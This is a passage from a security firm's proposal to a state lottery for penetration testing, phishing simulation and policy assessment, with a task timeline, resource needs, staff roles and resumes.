This includes both the business owners and the IT staff. For the business owners, we schedule interviews to determine the interviewee's familiarity with the policies and procedures. Do they understand them? Do they adhere to them? We ask pertinent questions designed to answer these questions and to uncover information about their overall understanding.

Part of this segment of the review focuses on ensuring that, for those policies in place, staff understands how and is complying with them at all times and that they are appropriate for the environment and are implemented correctly.

We also investigate the technical aspects of policy implementation by verifying that the IT controls in place mirror the required policies and their implementation. This task takes place utilizing technical analysis of how the controls are implemented and are they in accordance with current policies and their adequacy, how they are complied with (determined during the interviews). JANUS expert observations are added regarding how the organization complies with the regulations.

During both the business process peoples' and the IT staff (and selected managers and staff) interviews we focus on each person's understanding of his/her daily tasks (regarding policies) and how they complete them, as well as the issues they face in completing them.



Development of Plan of Action and Milestones

After completion of an assessment, decisions need to be made regarding what actions should be taken. These should be recorded so that everyone with responsibility for implementation can understand exactly what is expected, by whom, and when. In this way, a regular reporting mechanism is available for management that lays out what will take place, what the deadlines are, and who is responsible for ensuring that the activity is completed. JANUS will work with you to prepare a mechanism (usually a spreadsheet) upon which you can base your reporting requirements with assigned responsibility and deadlines. This gives you the tools that you need to manage remediation activities.

PROJECT TIMELINE

JANUS is available to start this project as soon as the contract or Purchase Order is completed. We have provided the duration within the Project Plan below and can work with the Lottery to adjust the schedule, as needed.

	Task Name	Work	Start	Finish	Predecessors
1	Security Project	543.5 hrs	Mon 5/6/24	Thu 6/20/24	
2	Project award	0 hrs	Mon 5/6/24	Mon 5/6/24	
3	External Penetration Test	112 hrs	Mon 5/6/24	Mon 5/20/24	
4	Initial Discovery	9 hrs	Tue 5/7/24	Wed 5/8/24	
5	External research of Dark Web	4 hrs	Tue 5/7/24	Tue 5/7/24	49
6	Enumeration and determination of # of login systems	5 hrs	Tue 5/7/24	Wed 5/8/24	5
7	Testing	48 hrs	Wed 5/8/24	Thu 5/16/24	
8	Scanning and examining (no denial of service attacks)	6 hrs	Wed 5/8/24	Thu 5/9/24	6
9	Analyze exposures, weaknesses	10 hrs	Thu 5/9/24	Fri 5/10/24	8
10	Exploitation	24 hrs	Fri 5/10/24	Wed 5/15/24	9
11	Initial preparation of findings worksheet	8 hrs	Wed 5/15/24	Thu 5/16/24	10
12	Reporting	17 hrs	Tue 5/7/24	Mon 5/20/24	
13	Preparation of draft penetration testing report	10 hrs	Thu 5/16/24	Fri 5/17/24	11
14	Quality Assurance	2 hrs	Fri 5/17/24	Fri 5/17/24	13
15	Submission of report	1 hr	Fri 5/17/24	Mon 5/20/24	14
16	Management Tasks	4 hrs	Tue 5/7/24	Tue 5/14/24	
17	Project Management	4 hrs	Tue 5/7/24	Tue 5/14/24	5
18	Social Engineering	38 hrs	Mon 5/6/24	Mon 5/13/24	
19	Phishing	38 hrs	Mon 5/6/24	Mon 5/13/24	
20	Discuss specific phishing testing to conduct	1 hr	Mon 5/6/24	Tue 5/7/24	2
21	Design testing	10 hrs	Tue 5/7/24	Wed 5/8/24	20
22	Build test	16 hrs	Wed 5/8/24	Fri 5/10/24	21
23	Conduct testing	4 hrs	Fri 5/10/24	Fri 5/10/24	22
24	Analyze results	4 hrs	Fri 5/10/24	Mon 5/13/24	23
25	Develop findings	2 hrs	Mon 5/13/24	Mon 5/13/24	24
26	Presentation	1 hr	Mon 5/13/24	Mon 5/13/24	25
27	Website (uncredentialed) - One Environment	61.5 hrs	Tue 5/7/24	Thu 6/20/24	
28	External research and investigation	3 hrs	Tue 5/7/24	Tue 5/7/24	2
29	Discovery	2 hrs	Tue 5/7/24	Tue 5/7/24	28
30	Scans and review results of scans	4 hrs	Tue 5/7/24	Wed 5/8/24	29
31	Initial testing of web application	10 hrs	Wed 5/8/24	Thu 5/9/24	30
32	Perform additional top 10 testing	6 hrs	Thu 5/9/24	Fri 5/10/24	31
33	Denial of services attack	5 hrs	Mon 5/13/24	Mon 5/13/24	80,32
34	Project management	3 hrs	Mon 5/13/24	Thu 6/20/24	33
35	Travel	8 hrs	Tue 5/7/24	Wed 5/8/24	28
36	Analysis and Reporting	20.5 hrs	Mon 5/13/24	Thu 5/23/24	
37	Analysis of findings	8 hrs	Mon 5/13/24	Wed 5/15/24	33
38	Initial preparation of draft findings	4 hrs	Wed 5/15/24	Wed 5/15/24	37
39	Preparation of Report	8.5 hrs	Wed 5/15/24	Thu 5/23/24	
40	Quality Assurance	1 hr	Wed 5/15/24	Wed 5/15/24	38
41	Submission of draft report	1 hr	Wed 5/15/24	Thu 5/16/24	40
42	Client review	0 hrs	Thu 5/23/24	Thu 5/23/24	41FS+5 days
43	Clarification (1 iteration)	1 hr	Thu 5/23/24	Thu 5/23/24	42
44	QA, preparation, production of final report	1 hr	Thu 5/23/24	Thu 5/23/24	43
45	Submission of final report	0.5 hrs	Thu 5/23/24	Thu 5/23/24	44
46	Presentation	4 hrs	Thu 5/23/24	Thu 5/23/24	45
47	Internal Test (Low Level User)	208.5 hrs	Tue 5/7/24	Tue 6/11/24	

48	Project Preparation and Planning	16 hrs	Tue 5/7/24	Wed 5/8/24	
49	Initial prep and teleconference to prioritize, lay out process	2 hrs	Tue 5/7/24	Tue 5/7/24	2
50	Secure portal setup	2 hrs	Tue 5/7/24	Tue 5/7/24	49
51	Prepare Project Plan	4 hrs	Tue 5/7/24	Tue 5/7/24	50
52	Discuss Plan with State	1 hr	Wed 5/8/24	Wed 5/8/24	51
53	Prepare Rules of Engagement (RoE)	2 hrs	Wed 5/8/24	Wed 5/8/24	52
54	Clarify and finalize Plan and RoE	1 hr	Wed 5/8/24	Wed 5/8/24	53
55	Project management	4 hrs	Tue 5/7/24	Tue 5/7/24	49
56	Travel	8 hrs	Tue 5/7/24	Wed 5/8/24	55
57	Orientation	12 hrs	Tue 5/7/24	Wed 5/8/24	
58	Overview by client personnel	2 hrs	Tue 5/7/24	Tue 5/7/24	55
59	JANUS set up	2 hrs	Tue 5/7/24	Tue 5/7/24	58
60	Examine architecture, control functions, analyze business processes, etc.	8 hrs	Wed 5/8/24	Wed 5/8/24	59
61	Technical Security Controls	28 hrs	Mon 5/13/24	Wed 5/15/24	
62	Identification of servers to be targeted	2 hrs	Mon 5/13/24	Mon 5/13/24	80
63	Conduct internal scans of networked assets and do reconnaissance	6 hrs	Mon 5/13/24	Tue 5/14/24	62
64	Analyze topology, components	7 hrs	Tue 5/14/24	Tue 5/14/24	65,62
65	Review results of scans /get approval for attack	5 hrs	Mon 5/13/24	Tue 5/14/24	63SS
66	Perform initial pen testing/exploitation	8 hrs	Wed 5/15/24	Wed 5/15/24	64,65
67	Network and Device Review	23 hrs	Thu 5/16/24	Wed 5/22/24	
68	Study of initial set of configurations	7 hrs	Thu 5/16/24	Fri 5/17/24	11
69	Review network monitoring and management	5 hrs	Fri 5/17/24	Fri 5/17/24	68
70	Analyze issues	4 hrs	Fri 5/17/24	Mon 5/20/24	69
71	Discuss with Lottery	1 hr	Mon 5/20/24	Mon 5/20/24	70
72	Obtain additional information	0 hrs	Mon 5/20/24	Tue 5/21/24	71
73	Analyze additional information	2 hrs	Tue 5/21/24	Tue 5/21/24	72
74	Prepare findings	4 hrs	Tue 5/21/24	Wed 5/22/24	73
75	Infrastructure	51 hrs	Fri 5/10/24	Thu 5/23/24	
76	Test access controls	4 hrs	Thu 5/16/24	Fri 5/17/24	82
77	Test servers, operating systems, infrastructure, network, functionality	16 hrs	Fri 5/17/24	Tue 5/21/24	76
78	Determine potential for data leakage, other issues	7 hrs	Tue 5/21/24	Wed 5/22/24	77
79	Remote access/VPN/MFA	5 hrs	Wed 5/22/24	Wed 5/22/24	78
80	Mobile test	9 hrs	Fri 5/10/24	Mon 5/13/24	32,60
81	Virus scanning/Citrix/desktop environments	4 hrs	Wed 5/22/24	Thu 5/23/24	79,80
82	Analyze exposures, conduct follow-up	6 hrs	Thu 5/16/24	Thu 5/16/24	66
83	Analysis and Reporting	50.5 hrs	Wed 5/22/24	Fri 6/7/24	
84	Analysis of findings	20 hrs	Wed 5/22/24	Thu 5/23/24	74
85	Initial preparation of draft findings	8 hrs	Thu 5/23/24	Fri 5/24/24	84
86	Preparation of Report	18.5 hrs	Fri 5/24/24	Fri 6/7/24	
87	Preparation of draft report	12 hrs	Fri 5/24/24	Mon 5/27/24	85
88	Quality Assurance	2 hrs	Mon 5/27/24	Tue 5/28/24	87
89	Submission of draft report	1 hr	Tue 5/28/24	Tue 5/28/24	88
90	Client review	0 hrs	Tue 6/4/24	Wed 6/5/24	89FS+5 days
91	Clarification (1 iteration)	1 hr	Wed 6/5/24	Wed 6/5/24	90
92	QA, preparation, production of final report	2 hrs	Wed 6/5/24	Wed 6/5/24	91
93	Submission of final report	0.5 hrs	Wed 6/5/24	Fri 6/7/24	92
94	Presentation	4 hrs	Fri 6/7/24	Fri 6/7/24	93
95	Management Tasks	20 hrs	Tue 5/7/24	Tue 6/11/24	
96	Project Management	20 hrs	Tue 5/7/24	Tue 6/11/24	58
97	Wireless Networks (32 within 12 months)	161.5 hrs	Wed 5/22/24	Mon 6/10/24	
98	Preparation	6 hrs	Wed 5/22/24	Thu 5/23/24	79
99	Perform wireless discovery	38 hrs	Thu 5/23/24	Wed 5/29/24	98
100	Perform wireless testing	40 hrs	Thu 5/30/24	Wed 6/5/24	99
101	Analyze issues	8 hrs	Thu 6/6/24	Thu 6/6/24	100
102	Prepare report	6 hrs	Fri 6/7/24	Fri 6/7/24	101

103	Project management	5 hrs	Fri 6/7/24	Mon 6/10/24	102
104	Travel	8 hrs	Thu 5/23/24	Fri 5/24/24	98
105	Analysis and Reporting	50.5 hrs	Wed 5/22/24	Fri 6/7/24	
106	Analysis of findings	20 hrs	Wed 5/22/24	Thu 5/23/24	74
107	Initial preparation of draft findings	8 hrs	Thu 5/23/24	Fri 5/24/24	106
108	Preparation of Report	18.5 hrs	Fri 5/24/24	Fri 6/7/24	
109	Preparation of draft report	12 hrs	Fri 5/24/24	Mon 5/27/24	107
110	Quality Assurance	2 hrs	Mon 5/27/24	Tue 5/28/24	109
111	Submission of draft report	1 hr	Tue 5/28/24	Tue 5/28/24	110
112	Client review	0 hrs	Tue 6/4/24	Wed 6/5/24	111FS+5 days
113	Clarification (1 iteration)	1 hr	Wed 6/5/24	Wed 6/5/24	112
114	QA, preparation, production of final report	2 hrs	Wed 6/5/24	Wed 6/5/24	113
115	Submission of final report	0.5 hrs	Wed 6/5/24	Fri 6/7/24	114
116	Presentation	4 hrs	Fri 6/7/24	Fri 6/7/24	115

RESOURCES NEEDED TO COMPLETE THE PROJECT

When a project is agreed to specific items are regularly needed with which to carry out the project. Sometimes, clients do not attend to these details until the project has already begun and in such situations, the amount of testing, auditing, and assessment or consulting contemplated in the project cannot be undertaken. We want you to obtain the most for your expenditures. Therefore, although not difficult to produce, JANUS does have the following needs:

Access to System and Staff

- Adequate access to management and other key personnel for consultation and interviews. Very little of these people's time will be taken, but some contact will be necessary;
- Access to a project manager for scheduling interviews with appropriate Lottery staff;
- Access to technical and system programming staff (if needed) during the length of the technical testing (very little time needed);
- Access to staff who have been identified for interviews during the length of the project (approximately one hour each); and
- Immediate access on a part-time basis to a security (or staff) liaison person providing interface capability to assist with questions (when needed), contact with appropriate staff, etc. (low level of support) and establishing schedules. This is typically one-fifth to one-quarter time unless the person wishes to shadow our team to increase knowledge.

Logical and Other Access

- IP addresses relevant to project;
- User IDs/passwords for applications/operating systems (if needed);
- Authority to access network components and operating systems (as needed);
- Relevant documentation such as policies, practices, and procedures; and
- Letter of Authorization to access and test systems (format provided by JANUS when needed for the assessment).

Office Space/Physical Needs (if on-site)

- Identification badges, or equivalent should be available on arrival (if needed);
- Telephone connectivity;
- Lockable cabinet for documentation; and
- Workspace in which to work when on-site.

PROPOSED PERSONNEL

All persons who will be assigned to this contract are employees of JANUS and are fully qualified to perform the work required and meet the needs of the Lottery.

JANUS staff has the high skills and specific knowledge required to complete this project, therefore there is not a need to utilize a subcontractor. We will provide privately the names of our staff and copies of their certifications.

Name	Role
Patricia Fisher	Executive Oversight
Consultant A	Project Management/Team Lead
Consultant B	Subject Matter Expert
Consultant C	Subject Matter Expert
Consultant D	Subject Matter Expert
Consultant E	Subject Matter Expert

Executive Oversight

Patricia Fisher has a background of 40 years of information security and technology involvement, including experience in both technical and management roles. She has designed applications, managed application design, managed IBM's accounting technology, directed large data centers for IBM, where she also served for several years as the Executive Assistant to IBM's Chief Information Officer and managed the Information Security & Business Continuity Programs for IBM's Latin American and Canadian sites. In 1988 she founded JANUS Associates, Inc., the first independent firm in the United States specializing in information risk management, Information Technology controls, security and business continuity for government and industry. Serving clients throughout the U.S. and internationally, she has a long history of providing strong leadership in the IT and security fields. She formerly served on the audit committee of the New York City Housing Authority as its IT and security expert; is on the Board of the Connecticut Technology Council; and serves as a member of the International Information Security Standards guidance board. Ms. Fisher holds both a B.A. (Maxwell School of Economics) and M.B.A. from Syracuse University and completed extensive post-masters work at Pennsylvania State University in Computer Science. She holds CGEIT (Certified in the Governance of Enterprise Information Technology) and CRISC (Certified in Risk of Information Security Controls) certifications from ISACA, as well as the MBCI certification from the Business Continuity Institute, and is a Certified Data Privacy Solutions Engineer (CDPSE).

Ms. Fisher will bring a strong executive oversight capability to the overall project and will focus on the Lottery's needs while the Project Manager will focus on moving the tasks forward. She will conduct regular checkpoints with the on-site members of the team (and your staff as appropriate) to determine status, review risks, and understand possible issues. The JANUS Project Manager and Oversight Executive will also meet with your appropriate Project Manager as needed to discuss concerns (if any),

where efficiencies may be incorporated, etc. to ensure that the JANUS team is undertaking what Lottery stakeholders need to result in a successful project.

Project Management/Team Lead

Consultant A manages all technical testing projects including vulnerability assessments and penetration tests for major JANUS clients. He has an extensive background in system-level requirements and application code issues and has performed application security code reviews for major federal, state, and corporate clients. Consultant A has a practitioner's expertise in systems integration and testing, network architecture, and IT operations which is so essential in accurately analyzing realistic and actionable alternatives in IT environments. He is one of the key subject matter experts in charge of JANUS' own IT operation and has hands on experience maintaining system availability and integrity. He also reviews every penetration testing/vulnerability assessment for technical quality. He is also an expert in biometric security. Consultant A is an electrical engineer and focuses his security testing on the more technical components of tasks. He graduated from Boston University with a Bachelor of Science in Computer Engineering and leads JANUS' technical team. Consultant A is an experienced application security consultant and is a certified Offensive Security Wireless Professional (OSWP) as well as a Certified Data Privacy Solutions Engineer (CDPSE).

Subject Matter Experts

Consultant B has 21 years of technical security experience within commercial and government organizations. He focuses on threat and vulnerability assessments as well as penetration testing of electronic networks and utilizes his engineering skills to determine in-depth network and application weaknesses. He also brings a strong understanding of system security and posture with respect to today's exploits. He performs mobile, internal assessment, and web/network penetration testing for various clients. He has led pen testing engagements in support of customers such as Rapid7, Akamai, Stratfor, Intelligence, DC WASA, Empire State, NYC, and federal agencies such as the Internal Revenue Service, Bureau of Public Debt, Homeland Security, Interior, and the Federal Reserve. In addition to penetration testing, he conducts System Test and Evaluation (ST&E) for federal information systems in accordance with NIST standards and oversees and manages the delivery of security assessment services to commercial and federal customers. Consultant B led the FedRAMP initiative as a 3PAO technical lead for Akamai. He has the following certifications: Certified Information Systems Security Professional (CISSP); Federal Information Technology Security Professional (FITSP-A); Certified Ethical Hacker and Countermeasures V6 (C|EH); Certified Secure Software Lifecycle Professional (CSSLP); Certified Network Defense Architect (C|NDA); Certified Expert Penetration Tester (CEPT); Certified Security Analyst (E|CSA); Licensed Penetration Tester (LPT); Certified Penetration Tester (CPT); and Qualified Ethical Hacker (QEH). He holds a B.S. from Virginia Commonwealth University.

Consultant C is a senior level Information Technology (IT), Information Security, Information Assurance, and Cyber Security vCISO, engineer, ethical hacker, and IT auditor with over 20 years of experience. He also has a significant background in building and managing cyber security programs, systems, and applications. Other major security experience is in security governance projects, architecture, engineering, security testing, and assessing security-related controls. Operational experience includes monitoring, auditing, penetration testing, vulnerability management, delivering security awareness &

training, and developing security-related documentation. He holds a M.S. in IT Management and a B.S. in Information Systems. He is certified as a CISM, CISSP, CSSLP, CFCP, CICP, CEH, CCSK, CDPSE, CCP (Certified CMMC Professional), CISO, and CompTIA A+ and Security+. He also holds IT Infrastructure Library (ITIL) v3, and CxSAST Static Application Security Testing certifications; and Microsoft Certifications: Azure Security Engineer Associate, Azure Fundamentals, and Azure Solutions Architect Expert. Consultant C is a trained Computer Hacking Forensic Investigator (C|HFI).

Consultant D is a cyber security professional who focuses on improving security infrastructure and environments. He performs highly technical analytical tasks as a technical member of JANUS' staff, performs research on needed topics, and has grown over the past five years to perform activities within our penetration testing team for a wide variety of JANUS clients. Consultant D has strong technical skills and when not working continues to perform cyber security initiatives such as Capture the Flag activities, participating in HackUMBC, Cyber Dawgs, and other cyber groups. He has a Bachelor's Degree in Information Systems from the University of Maryland, Baltimore County and is a certified Practical Network Penetration Tester (PNPT).

Consultant E has 27 years of IT networking and 17 years of cyber security technical experience as a highly effective penetration tester, cyber forensics consultant, and subject matter expert to military agencies, U.S. defense organizations, and commercial enterprises. He mentors security personnel on new techniques designed to improve security posture and he is a researcher of various threat actors to bring knowledge of new attack methods to clients. Consultant E has an active Top Secret/SCI with current SSBI clearance, is a Certified Information Systems Security Professional (CISSP) and a Certified Ethical Hacker (CEH).

Resumes are provided on the following pages.

Resumes



Patricia A. P. Fisher

Function and Specialization

Executive Oversight Management

- IT Governance
- Project Management
- Strategic Analysis
- Risk Management
- Security Analysis/Assessment

Clearance

Top Secret Clearance – Inactive

Representative Clients

Commonwealth of Massachusetts
Centers for Medicare & Medicaid
Services
Community Health Network of
Connecticut
Commonwealth of Pennsylvania
Capital District Transportation
Authority
City of Naperville (IL)
Wicomico County Public Schools
(MD)
Travis County (TX)
Connecticut State Lottery
Corporation
Indiana State Lottery Commission

Certification(s)

CGEIT – Certified in the
Governance of Enterprise IT
(ISACA)
CRISC – Certified in Risk and
Information Security Controls
(ISACA)

Background

Ms. Fisher has 35 years with JANUS where she specializes in both the governance of Information Technology and information security and risk management projects, providing analysis and strategic advice to executive boards and leadership teams of JANUS' clients. Her time with JANUS was preceded by 11 years at IBM as Country Manager, Information Security & Business Continuity for Latin America and Canada. Prior to that she also managed large corporate Data Centers for IBM as well as large-scale application development projects. She has led a wide variety of projects over many years for government entities and not-for-profit customers, and is a highly sought after speaker and writer of articles. Ms. Fisher is a former member of the New York City Housing Authority's Audit Committee and served as the IT expert for the Committee.

Experience

JANUS Software, Inc. (d/b/a JANUS Associates)

December 1988 – Present

- Completed security process improvement project for large transit authority.
- Performed CISO services for regional healthcare firm to assist it to drive needed security programs.
- Conducted high level strategic Information Technology review of state contractor firm to assist in developing budget, setting priorities, analyze staffing, and determine comprehensiveness of policies and procedures.
- Project oversight manager of Current-State/Future-State IT assessment for large state agency.
- Project oversight executive for major Independent Verification and Validation project for State Department of Revenue.
- Project oversight executive for information security contract for large federal healthcare organization.
- Advises senior executives at Fortune 100 companies and federal agencies on IT risk, staffing, and security initiatives.
- Led major corporate business and technology IT technical and business justification projects.
- Advised insurance clients on HIPAA, IT security requirements.
- Formulated and led team to design biometric identity management product.
- Designed Risk Management programs, methods for large organizations.
- Managed establishment of Risk Management program for federal agency.

CDPSE – Certified Data Privacy
Solutions Engineer
MBCI – Member, Business
Continuity Institute

Education

B.A., Economics, (Maxwell School)
Syracuse University
M.B.A., Marketing, Syracuse
University
Post Masters Computer Science
and Doctoral Studies,
Pennsylvania State University &
State of New York at Albany

- Advised senior security management of large financial institutions on corporate governance, organizational structure.
- Managed large information security projects for various public and private clients.
- Designed and provided executive and employee training throughout U.S. for large television/news organization.
- Defined and oversaw execution of technical IT business justification process for large commercial financial organization.
- Performed one-on-one executive information security tutoring for large corporations.
- Performed agency-wide information security strategic program review for large federal health agency.
- Defined information technology/security strategies for various large client organizations.
- Designed and performed information security training sessions for corporate clients.
- Developed standardized risk assessment evaluation methodology for federal healthcare agency.
- Managed general support system and application HIPAA system control assessment process for CMS.
- Led security risk assessments/penetration tests for major multi-national and government clients.
- Performed Business Impact Analyses for Fortune 100 corporations, large banks, brokerages.
- Led security penetration tests and vulnerability analyses for international and U.S. clients.
- Completed Disaster Recovery Plans to fulfill prime contractor requirements for federal agency systems.
- Performed security/recoverability audit for international bank.
- Advised clients on improvements in security awareness programs; developed tools/techniques for training.
- Developed software sensitivity certification and governance process for NASA's International Space Station project.
- Conducted certifications of adequacy of Commercial-off-the-shelf and custom software/systems to meet NASA security/recovery criteria for contractors.
- Managed security sensitivity certification process for large federal prime contractor.
- Designed continuity test plans for various clients and monitored test execution.
- Conducted risk analyses, policy and procedure development, education, business continuity planning for commercial and governmental organizations.
- Performed strategic security administration study for Fortune 100 insurance firm.

**International Business Machines, Inc.
Information Security Program Manager**

August 1977 – December 1988

- Performed critical consulting role during planning and justification of major disaster recovery proposal that resulted in present IBM hot-site offering.
- Consulted with key international and domestic IBM customers regarding recovery needs, information security problems.
- Conducted U.S.-wide fraud audit resulting in criminal prosecution.
- Managed international information security program for IBM internal Latin American sites.

- Designed and conducted international training programs for information security initiatives.
- Advised senior level executives on country/site security status throughout Latin America and Canada.
- Directed short-term assignees from Latin countries.
- Supervised budget/financial aspects and risk management of international program.
- Developed measurement techniques to achieve proper level of control.
- Designed series of security metrics to measure improvements in IBM program.
- Developed strategic/business focus for America's Group advising on security and selling IBM approach.
- Structured disaster recovery offerings to market to key customers (domestic and Latin).
- Provided security consulting services for IBM key customers.
- Conducted customer educational seminars for senior executives, staffs and information security personnel.
- Managed multi-divisional financial planning, product inventory, and pricing applications.
- Managed financial accounting Information Technology services for largest IBM division.
- Performed technical assessment and final financial approval for multi-divisional capital requests (in excess of \$230 million per quarter).
- Revised methodology for quarterly capital investment process resulting in release of dollars to the IBM divisions.
- Operated large headquarters data center, 107 staff upon completion of assignment (operations, systems support, networking, information center, etc.).
- Managed staffing reduction of 25% over three years while consistently achieving 99.9% availability with sub-second response to 1800 users.
- Directed planning requirements for new IBM major computer center site.
- Managed data center recovery programs.
- Divisional management of United Way campaign – achieving highest participation/contribution rate ever in IBM while managing to lowest expenditure in the entire corporation.
- Designed state-of-the-art computer command center off raised floor.

Other Experience and Professional Accomplishments

Professional Education

Goldman Sachs 10,000 Small Businesses Graduate

IBM President's Class

IBM Advanced Middle Manager's Class

IBM Advanced Business Institute

Awards, Honors, Service

Charter Oak College; Curriculum Committee.

Connecticut Technology Council Vice-Chair; Board of Directors (2011 – 2016); Chair of Cyber Security Committee (2013 – current)

Community Action Award (Volunteer of the Year), Connecticut Technology Council, December 2013.

Blue Ribbon Panel member for Criminal Justice curriculum, University of Saint Joseph.

Former Member, Audit Committee of the Board of Directors, New York City Housing Authority.

Finalist, Women of Innovation.
Outstanding Contribution Award, Fairfield County American Heart Association.
Outstanding Service Award, Fairfield County Cub Scouts.
Selected as national delegate to National Science Foundation special conference on the Role of Community Colleges in Cyber Security Education.
Committee member, Norwalk Community College, information security curriculum committee.
Chosen as national best practices committee member, Disaster Recovery Institute, Business Impact Analysis.
Chosen as national best practices committee member, Disaster Recovery Institute, Recovery Strategy.
President, Independent Computer Consultants, Fairfield/Westchester.
Outstanding Speaker Award, College and University Machine Records Conference.

Selected Publications/Presentations

Cyber Risk in Captive Insurance Organizations, 2014
Information Security Governance, Eastern European National Information Security Conference, Czech Republic, Keynote Speaker on information security governance and program maturity, 2013
Guest Lecturer on Information Security, Risk, and Governance: Boston University MBA Program, 2010
“HIPAA and HITECH Rules, The New World,” presentation and webinar, Stamford, CT, October 2009
“HITECH and Information Security” webinar, International Association of Outsourcing Professionals, July 2009
“Information Security in the American Recovery and Reinvestment Act and HITECH” presentation, May 2009
“Outsourcing in Today’s New Risk Averse Climate,” October 2008
“Information Security in the Power Industry” webinar, Large Public Power Utility Council, July 2007
“Power Industry Concerns” webinar to Chief Information Officers of major power producers in the U.S., July 2007
“Recovery and Security,” International Association of Outsourcers Conference, February 2006
Curriculum Advisory Committee, Norwalk Community College, 2003-2006
Keynote address, Information Security Conference, Norwalk Community College, April 2005
“Information Security Before 9/11 and After,” multiple presentations, 2002, 2003
“Securing Web Based Transactions,” E-Gov Conference, Tysons Corner, Virginia, March 2001
“Security Weaknesses in the Power Industry,” White Paper, October 2000
“Security Needs for E-Business,” American Public Power Association, Phoenix, October 2000
“What Penetration Studies Will Teach You,” ISACA, Orlando, Florida, July 2000
“Penetration Testing - Why Executives Just Don’t Get It,” CA-World, New Orleans, July 1999
“Millennium Mayhem,” Disaster Recovery Journal, August 1998
“The Realities of Conducting a Business Impact Analysis,” IBM Business Recovery Summit, San Francisco, May 1998
“Penetration Testing - Why Executives Just Don’t Get It,” CA-World, New Orleans, May 1998

"The Realities of Conducting a Business Impact Analysis," Disaster Recovery Institute, Atlanta, September 1997
"Security Review of Netview," Internal Auditing Alert, June 1997
"Why computer System Penetration Tests Are Needed," Internal Auditing Alert, January 1997
"How to Conduct A Business Impact Analysis," Disaster Recovery Journal, Summer 1996
"Securing MVS," Chapter of Securing Client/Server Networks, McGraw-Hill, 1996
"How to Sell Security to Management," Computer Security Institute, November 1995
"Operating System Controls," Chapter of the Security Manager's Handbook, Auerbach Publishers, 1993
"Security and Controls Will Improve the Bottom Line," Security Management, May 1992
"Controlling Access: A Tiger-Team Approach," Crisis Magazine, January - February 1992
"Information Security in a Short-term Focused World," Crisis Magazine, January - February, 1991

Selected Interviews/Apearances

Regional News Network (RNN): Richard French Live, panel discussion regarding NSA Ruling, December 18, 2013
Radio Free Europe, "Viruses – Why People Write Them," January 30, 2004
Information Architect Newsletter, "Mainframe Connectivity to the Internet," February 4, 2002
WFDD Radio, "Cyber-terrorism," January 29, 2002
"Security & Business Continuity Since 9/11," Connecticut Bar Association, November 2001
ABC Radio, "Terrorism," September 11, 2001
Many other interviews and appearances, May 1995 - July 2001, details provided upon request.



Consultant A

Function and Specialization Project Manager

- Information Security
- IT Implementation
- Risk Management
- FISMA Assessments
- Penetration Tests
- Security Assessments

Clearance

U.S. Federal Civilian Agency High
Public Trust PT6

Representative Clients

Commonwealth of
Massachusetts
New York State
Centers for Medicare & Medicaid
Services
City of Naperville, IL
Commonwealth of Pennsylvania
Wicomico County Public Schools
(MD)
St. Clair County (IL)
Gila River Hotels and Casinos
Connecticut State Lottery
Corporation
Indiana State Lottery Commission
Minnesota State Lottery

Certification(s)

Offensive Security Wireless
Professional (OSWP)
Certified Data Privacy Solutions
Engineer (CDPSE)

Education

B.S., Computer Engineering,
Boston University, 1995

Background

Consultant A has over 20 years of technical and project management experience in risk assessments, information security, Independent Verification and Validation, penetration testing, application reviews, and systems analysis for major JANUS clients. He has an extensive background in system-level requirements and application code issues and has performed application security code reviews for major government and corporate clients. He is also an expert in biometric and multi-factor authentication and security and designed all the security features into a commercial biometric product.

Experience

JANUS Software, Inc. (d/b/a JANUS Associates)

March 1999 – Present

Project Management

- Project managed development of new software solution involving complex components and interoperability requirements.
- Developed system requirements for multiple project builds.
- Managed and performed software testing of new versions of software builds.
- Developed requirements for, researched available products, and oversaw implementation of COTS product software installer module.
- Developed and gave technical presentations to high-ranking officers at Fortune 500 Companies, government officials, and contractors.
- Piloted biometric security solution for U.S. Office of Secretary of Defense.
- Managed new technology logistics between sales, marketing and development.
- Maintained associations with product partners and future/current clients.
- Performed on-site biometric installation and support for numerous clients.

Subject Matter Expert

- Structures and leads many advanced penetration tests for JANUS clients.
- Led IT re-architecture and re-organization for advanced manufacturing client.
- Assists JANUS clients in solving difficult security connectivity and infrastructure issues.
- Performed application security code reviews for web facing applications for major U.S. insurance company.
- Performed HIPAA compliance and risk assessments for U.S. Centers for Medicare & Medicaid Services for several years.
- Performed an in-depth research product assessment for government agency for needed software solutions.
- Tested major federal data center for adequate controls over risk and implementation of security requirements.
- Performed multiple system security tests for a major national corporation.
- Performed operating system, network, and physical risk assessment for major private brokerage firm.

Technical Training/Skills

C, C++, Java, JavaScript, PHP, XML, Python, Android Mobile Development, Visual Basic, Perl, PowerShell, SQL, HTML, Common Gateway Interface Programming (CGI), Oracle Databases, MySQL, Intel 80x86 Assembly, Pascal, Intel and Motorola micro-controllers, biometric devices (proprietary and BioAPI), Lab View, DOS, Windows 3.x/9x/NT/2x/XP/2K3/Vista/2K8/7/8/2K12, UNIX, Linux, Desktop Publishing, Computer Hardware Design, Network Design and Installation, FTP, Telnet, TCP/IP, Microsoft Active Directory (AD) Administration, Microsoft DNS Server 2.0, Microsoft DHCP Server, Microsoft IIS, Microsoft Active Server Pages, Microsoft Internet Security Accelerator (ISA), Microsoft SQL 7.0/8.0, Apache Web Server, VMWare ESXi

OWASP ZAP, Metasploit, Nessus, Rapid7, Nmap, Cisco routers, CORBA, RMI, DCOM, Enterprise Java Beans, Service Oriented Architecture. OWASP-based security assessments, Single Sign-On (SSO) development with three tier architecture, testing multiple environments, firewall configuration, wireless security analysis, web-based kiosk security configuration reviews, automated source code and manual source code reviews, biometric integration with active directory.

- Performed application security code reviews for large federal government agency sensitive programs.
- Performed risk assessment and penetration test for global telecom organization.
- Senior security and risk advisor for major smart grid devices for major manufacturer.
- Performed multiple external and internal penetration tests and vulnerability assessments for major JANUS clients.
- Designed and implemented information security controls for biometric security product.
- Worked with biometrics vendors to integrate their products in secure manner.
- Advised on security of biometric products to various vendors.
- Developed technical test protocols designed to test new applications for vulnerabilities.
- Co-lead on the design and development of a new cutting-edge security package.
- Prepared security solutions for web-based security training modules for large government agency.

Raytheon Engineer

June 1995 – February 1999

- Created a DOS-based GUI in ANSI C to monitor real-time simulation variables in missile simulation data analysis.
- Software lead on a multi-million-dollar upgrade of outdated legacy computer system. Duties entailed system concept design and requirements.
- Using National Instruments LabView, designed a Graphical User Interface (GUI) for the testing, calibration and usage of multiple I/O ports on a UNIX based system for real-time usage.
- Designed and implemented a real-time GUI interface for monitoring of real-time missile simulation. Built the application in Visual C++ using Microsoft's MFC and OpenGL Graphics standard.

Other Experience and Professional Accomplishments

Volunteer at Boston Children's Museum Computer Clubhouse instructing inner-city children in computer technology.

